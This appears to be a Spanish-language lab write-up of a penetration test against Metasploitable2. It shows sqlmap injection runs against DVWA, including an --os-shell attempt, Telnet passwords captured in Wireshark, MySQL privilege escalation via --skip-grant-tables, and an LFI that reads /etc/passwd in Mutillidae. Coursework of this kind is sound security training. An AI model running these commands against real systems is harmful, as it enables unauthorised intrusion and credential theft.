
<p>Tomcat mailing lists are available at the Tomcat project web site:</p>

    <ul>
        <li><b><a href="mailto:users@tomcat.apache.org">users@tomcat.apache.org</a></b> for general questions related to configuring and using Tomcat</li>
        <li><b><a href="mailto:dev@tomcat.apache.org">dev@tomcat.apache.org</a></b> for developers working on Tomcat</li>
    </ul>

    <p>Thanks for using Tomcat!</p>

    <p id="footer"><br/>
    &nbsp;

    Copyright &copy; 1999-2005 Apache Software Foundation<br/>
    All Rights Reserved
    </p>
</td>

</tr>
</table>

</body>
</html>

```

A continuación, se confirma la versión obsoleta y vulnerable del servidor web.

Mapea la estructura administrativa, revelando enlaces directos al **Tomcat Manager** y a la documentación.

Identifica las restricciones de seguridad, señalando en el código fuente que el acceso a la administración está limitado a usuarios con roles "**admin**" o "**manager**".

Manager					
List Applications	HTML Manager Help	Manager Help	Server Status		
Applications					
Path	Display Name	Running	Sessions	Commands	
/	Welcome to Tomcat	true	0	Start	Stop
/admin	Tomcat Administration Application	true	0	Start	Stop
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start	Stop
/host-manager	Tomcat Manager Application	true	0	Start	Stop
/jsp-examples	JSP 2.0 Examples	true	0	Start	Stop
/manager	Tomcat Manager Application	true	0	Start	Stop
/servlets-examples	Servlet 2.4 Examples	true	0	Start	Stop
/tomcat-docs	Tomcat Documentation	true	0	Start	Stop
/webdav	Webdav Content Management	true	0	Start	Stop

Deploy	
Deploy directory or WAR file located on server	

Se muestra el escaneo de Inyección SQL (SQLi) automatizado con **sqlmap** contra la aplicación DVWA. La herramienta comienza probando diversas técnicas de inyección (Boolean-based y Time-based), pero el proceso inicial culmina en un **mensaje CRÍTICO de fallo**. sqlmap no pudo confirmar de forma concluyente la inyectabilidad en este intento, lo que sugiere que se requirió un refinamiento posterior del comando para lograr la explotación total y la extracción de datos sensibles documentada en otras fases.

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.52.128/dvwa/vulnerabilities/sqli/?id=1" --cookie="PHPSESSID=77e0ff132dc8ce193542809f4bd87764; security=low" --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:04:00 /2025-10-24/
[17:04:00] [INFO] testing connection to the target URL
[17:04:01] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:04:01] [INFO] testing if the target URL content is stable
[17:04:01] [INFO] target URL content is stable
[17:04:01] [INFO] testing if GET parameter 'id' is dynamic
[17:04:01] [WARNING] GET parameter 'id' does not appear to be dynamic
[17:04:01] [WARNING] heuristic (basic) test shows that GET parameter 'id'
```

```

[17:04:01] [WARNING] GET parameter 'id' does not appear to be dynamic
[17:04:01] [WARNING] heuristic (basic) test shows that GET parameter 'id'
might not be injectable
[17:04:01] [INFO] testing for SQL injection on GET parameter 'id'
[17:04:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:04:01] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[17:04:01] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[17:04:02] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:04:02] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based -
WHERE or HAVING clause (IN)'
[17:04:02] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[17:04:02] [INFO] testing 'Generic inline queries'
[17:04:02] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[17:04:02] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[17:04:02] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[17:04:02] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[17:04:02] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[17:04:02] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[17:04:02] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y

```

```

[17:04:08] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[17:04:08] [WARNING] GET parameter 'id' does not seem to be injectable
[17:04:08] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

```

[*] ending @ 17:04:08 /2025-10-24/

```


└─(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.52.128/dvwa/vulnerabilities/sqli/?id=1" --cookie="PHPSESSID=77e0ff132dc8ce193542809f4bd87764; security=low" --os-shell

```

{1.9.8#stable}

<https://sqlmap.org>

A pesar de la advertencia, sqlmap continúa probando técnicas avanzadas de SQLi (como Boolean-based blind y Error-based) para intentar saltarse cualquier protección y confirmar la vulnerabilidad



{1.9.8#stable}

<https://sqlmap.org>

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:06:14 /2025-10-24

[17:06:14] [INFO] testing connection to the target URL
[17:06:14] [INFO] testing if the target URL content is stable
[17:06:15] [INFO] target URL content is stable
[17:06:15] [INFO] testing if GET parameter 'id' is dynamic
[17:06:15] [WARNING] GET parameter 'id' does not appear to be dynamic
[17:06:15] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[17:06:15] [INFO] testing for SQL injection on GET parameter 'id'
[17:06:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:06:15] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[17:06:15] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[17:06:15] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:06:16] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
```

La imagen es una vista ampliada de la captura de Wireshark que documenta el **tráfico de Telnet** (puerto 23).

The screenshot shows a Wireshark capture window titled "telnet". The packet list pane displays 113 Telnet sessions between source IP 192.168.52.129 and destination IP 192.168.52.128. The details pane shows the structure of a selected Telnet frame, which includes fields for Ethernet II header, Internet Protocol Version 4 header, Transmission Control Protocol header, and Telnet data. The bytes pane shows the raw hex and ASCII data of the selected frame.

No.	Time	Source	Destination	Protocol	Length
93	138.240105781	192.168.52.129	192.168.52.128	TELNET	99
96	138.313763461	192.168.52.128	192.168.52.129	TELNET	78
98	138.314092704	192.168.52.128	192.168.52.129	TELNET	111
100	138.314560617	192.168.52.129	192.168.52.128	TELNET	149
102	138.315315931	192.168.52.128	192.168.52.129	TELNET	69
103	138.315447713	192.168.52.129	192.168.52.128	TELNET	69
104	138.319753369	192.168.52.128	192.168.52.129	TELNET	69
105	138.319922753	192.168.52.129	192.168.52.128	TELNET	69
106	138.320293835	192.168.52.128	192.168.52.129	TELNET	68
112	145.236767516	192.168.52.129	192.168.52.128	TELNET	61
113	145.237443389	192.168.52.128	192.168.52.129	TELNET	61

Frame 93: 99 bytes on wire (792 bits), 0000 00 0c 29 72 d4 43 00 0c 29 b1 8a
Ethernet II, Src: VMware_b1:8a:ab (00:0c:29:72:d4:43) [ether]
Internet Protocol Version 4, Src: 192.168.52.129 [src]
Transmission Control Protocol, Src Port: 23 [source]
Telnet
0010 00 55 72 c2 40 00 40 06 dd 8e c0
0020 34 80 80 98 00 17 62 71 36 1b 01
0030 01 f6 ea 99 00 00 01 01 08 0a d2
0040 46 58 ff fd 26 ff fb 26 ff fd 03
0050 1f ff fb 20 ff fb 21 ff fb 22 ff
0060 ff fb 23

Se prueba que el atacante obtuvo las credenciales de la máquina en texto plano gracias al uso del protocolo Telnet no cifrado.

The screenshot shows two Wireshark windows. The top window displays the raw ASCII data of a Telnet session, specifically the login process. It shows the client sending a password ('msfadmin') which is clearly visible in plain text. The bottom window shows the terminal session on the Metasploitable host, where the password has been successfully entered and the system has responded with standard Ubuntu login information.

Wireshark - Follow TCP Stream (tcp.stream eq 5) - eth0

```
..&..&.....!...#"....#
....#...&....!..."....#....'.....
....I..... .38400,38400....#.kali:0.0....'.DISPLAY.kali:0.0.....XTERM-256COL
OR...
...
...
...
...
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login:
27 client pkts, 23 server pkts, 37 turns.

Entire conversation (1,382 b) Show as ASCII No delta times Stream 5
Find: Case sensitive Find Next
Filter Out This Stream Print Save as... Back × Close ⓧ Help
```

Wireshark - Follow TCP Stream (tcp.stream eq 5) - eth0

```
m
m
i
i
n
n
.

Password:
msfadmin


Last login: Fri Oct 24 12:44:31 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
27 client pkts, 23 server pkts, 37 turns.

Entire conversation (1,382 b) Show as ASCII No delta times Stream 5
Find: Case sensitive Find Next
Filter Out This Stream Print Save as... Back × Close ⓧ Help
```

Se confirma que el atacante no solo robó las credenciales de Telnet, sino que también manipuló los permisos del servicio de base de datos MySQL para asegurar un control total sobre él.



The screenshot shows a terminal window titled "kali@kali: ~". The session starts with a telnet command to port 128 of the local host. It connects successfully and displays the standard Metasploitable banner, which includes a warning about exposing the VM to untrusted networks, contact information for msfdev@metasploit.com, and instructions to log in as msfadmin. The terminal then attempts to log in with the credentials msfadmin/msfadmin, which fails. It then logs in successfully as msfadmin, showing the last login details (Fri Oct 24 17:12:29 EDT 2025) and the system configuration (Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686). Finally, it displays the standard Ubuntu free software notice.

```
kali@kali: ~
Session Actions Edit View Help
[(kali㉿kali)-[~]
$ telnet 192.168.52.128
Trying 192.168.52.128 ...
Connected to 192.168.52.128.
Escape character is '^['.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:

Login incorrect
metasploitable login: msfadmin
Password:
Last login: Fri Oct 24 17:12:29 EDT 2025 from 192.168.52.129 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686

The programs included with the Ubuntu system are free software;
```

```
kali@kali:~  
Session Actions Edit View Help  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ sudo /etc/init.d/mysql stop  
[sudo] password for msfadmin:  
Sorry, try again.  
[sudo] password for msfadmin:  
Sorry, try again.  
[sudo] password for msfadmin:  
* Stopping MySQL database server mysqld  
... done.  
msfadmin@metasploitable:~$ sudo mysqld_safe --skip-grant-tables &  
[1] 6498  
msfadmin@metasploitable:~$ nohup: ignoring input and redirecting stderr to stdout  
Starting mysqld daemon with databases from /var/lib/mysql  
mysqld_safe[6537]: started  
  
msfadmin@metasploitable:~$ mysql -u root  
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is 1  
Server version: 5.0.51a-3ubuntu5 (Ubuntu)  
  
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
```

```
kali@kali: ~
Session Actions Edit View Help
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> USE mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
<, Super_priv='Y' WHERE User='root' AND Host='localhost';
Query OK, 0 rows affected (0.00 sec)
Rows matched: 0  Changed: 0  Warnings: 0


mysql>
<create_routine_priv='Y' WHERE User='root' AND Host='localhost';
Query OK, 0 rows affected (0.00 sec)
Rows matched: 0  Changed: 0  Warnings: 0

mysql> exit
Bye
msfadmin@metasploitable:~$ sudo killall mysqld
msfadmin@metasploitable:~$ sudo /etc/init.d/mysql start
 * Starting MySQL database server mysqld
STOPPING server from pid file /var/run/mysqld/mysqld.pid
mysqld_safe[6638]: ended

^H ... fail!
[1]+ Done                      sudo mysqld_safe --skip-grant-tables
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ export TERM=xterm
```

```
^H ... fail!
[1]+ Done                      sudo mysqld_safe --skip-grant-tables
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ export TERM=xterm
msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/config.inc
msfadmin@metasploitable:~$ sudo /etc/init.d/mysql start
 * Starting MySQL database server mysqld          [ OK ]
 * Checking for corrupt, not cleanly closed and upgrade needing tables.
msfadmin@metasploitable:~$ █
```

Se muestra la **configuración del navegador para usar un proxy manual**, un paso esencial antes de interceptar el tráfico web.



Muestra el proceso de registro de una cuenta en Mutillidae. Se crea la cuenta para el usuario **admin** y el sistema confirma: "Account created for Paula. 1 rows inserted." El registro de un usuario es un paso común para establecer una sesión en la aplicación antes de intentar explotar vulnerabilidades de sesión activa como LFI.




Es la página de inicio principal de **Mutillidae (v2.1.19)**. Muestra que el usuario **Paula** está ahora "Logged In" (conectado). Esto confirma que el atacante tiene una sesión activa que puede ser utilizada para inyectar *payloads* en parámetros de la aplicación, como la vulnerabilidad de File Inclusion que se explotará a continuación.

Se muestra la interfaz de Burp Suite en la pestaña Proxy, interceptando una petición POST al visor de archivos de Mutillidae (index.php?page=text-file-viewer.php). El atacante está listo para modificar el valor del campo que contiene la ruta del archivo a incluir.

Muestra el **resultado de la explotación LFI** en el navegador. La URL confirma el ataque (index.php?page=text-file-viewer). El *payload* injectado permitió a la aplicación mostrar el contenido del archivo **/etc/passwd** del sistema operativo de Metasploitable2, revelando la lista de usuarios del sistema (como root, msfadmin, tomcat55, etc.).

Conclusión: Esta secuencia finaliza la explotación web, probando que el atacante pudo leer archivos sensibles del sistema gracias a la falta de validación de entradas en Mutillidae.



Muestra el comando inicial de **sqlmap** para comenzar el proceso de enumeración de bases de datos (--dbs). La herramienta confirma que el *backend* es **MySQL** y comienza a probar activamente la inyectabilidad en el parámetro id.

```
kali@kali: ~
Session Actions Edit View Help
[(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.52.128/dvwa/vulnerabilities/sqlinjection/?id=1&Submit" --cookie="PHPSESSID=77e0ff132dc8ce193542809f4bd87764; security=low" --dbs
{1.9.8#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:32:27 /2025-10-24

[21:32:27] [INFO] testing connection to the target URL
[21:32:27] [INFO] testing if the target URL content is stable
[21:32:28] [INFO] target URL content is stable
[21:32:28] [INFO] testing if GET parameter 'id' is dynamic
[21:32:28] [WARNING] GET parameter 'id' does not appear to be dynamic
[21:32:28] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[21:32:28] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[21:32:28] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
```

Se detalla el proceso de prueba, donde **sqlmap** confirma que el parámetro **id** es **vulnerable** a múltiples tipos de inyección (Union-query, Error-based, y Boolean-based blind), identificando las técnicas más efectivas.

```
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[21:32:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:32:34] [WARNING] reflective value(s) found and filtering out
[21:32:34] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:32:34] [INFO] testing 'Generic inline queries'
[21:32:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[21:32:35] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[21:32:36] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[21:32:36] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
[21:32:36] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[21:32:36] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[21:32:36] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[21:32:36] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[21:32:36] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[21:32:37] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[21:32:37] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING'
```

```
kali㉿kali:~
```

Session Actions Edit View Help

```
[21:32:37] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'  
[21:32:37] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'  
[21:32:37] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'  
[21:32:37] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'  
[21:32:37] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'  
[21:32:37] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'  
[21:32:37] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'  
[21:32:37] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'  
[21:32:37] [INFO] GET parameter 'id' is 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable  
[21:32:37] [INFO] testing 'MySQL inline queries'  
[21:32:37] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'  
[21:32:37] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'  
[21:32:37] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'  
[21:32:37] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'  
[21:32:37] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'  
[21:32:37] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'  
[21:32:37] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'  
[21:32:47] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
```

```
[21:32:47] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:32:47] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[21:32:47] [INFO] target URL appears to have 2 columns in query
[21:32:47] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[21:32:47] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[21:32:50] [INFO] testing if GET parameter 'Submit' is dynamic
[21:32:50] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[21:32:50] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[21:32:50] [INFO] testing for SQL injection on GET parameter 'Submit'
[21:32:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:32:50] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:32:50] [INFO] testing 'Generic inline queries'
[21:32:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[21:32:51] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[21:32:52] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
```

Muestran la extensa fase de pruebas de sqlmap contra diversas versiones de MySQL, confirmando la vulnerabilidad a inyecciones complejas como *time-based blind* y *error-based* con funciones de base de datos (EXTRACTVALUE, FLOOR).

```
[21:32:52] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[21:32:54] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[21:32:55] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[21:32:56] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[21:32:57] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[21:32:59] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:33:00] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
